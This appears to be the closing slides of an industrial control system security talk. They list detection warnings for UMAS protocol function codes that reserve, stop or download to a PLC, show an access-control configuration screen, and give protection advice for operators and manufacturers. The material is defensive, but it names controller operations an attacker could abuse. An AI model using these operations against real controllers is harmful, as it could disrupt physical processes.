
- ✓ Warning of 0x10 in UMAS (PLC Reservation)
- ✓ Warning of 0x41 in UMAS (Stop controller)
- ✓ Warning of 0x30 in UMAS (Begin Download)
- ✓ .....



# How to protect

## Management in ICS environment

- ✓ Maintenance personnel for PLC controller should be reviewed for qualification
- ✓ Operations performed by maintenance personnel should be audited
- ✓ Strictly monitor connections between external IP and controller
- ✓ Configure the Access Control List
- ✓ .....



Security | IPConfig | RSTP | SNMP | NTP | Switch | QoS | ServicePort | Advanced

Global policy

Enforce Security | Unlock Security

Services

FTP : Disabled | DHCP / BOOTP : Disabled

TFTP : Disabled | SNMP : Disabled

HTTP : Disabled | EIP : Disabled

Access Control

Enabled

Subnet	IP Address	Subnet mask	FTP	TFTP	HTTP	Port502	EIP	SNMP
Yes	10.65.60.81	255.255.0.0	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
No			<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	
No			<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	
No			<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	
No			<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	
No			<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	
No			<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	



# How to protect

## Industrial manufacturers

- ✓ Added Mutual authentication mechanism for private protocols
- ✓ Use strong encryption algorithms
- ✓ Avoid information disclosure
- ✓ Password authentication should be performed in PLC
- ✓ Sensitive information should be stored in a trust zone, where it is reinforced
- ✓ .....





# Thank You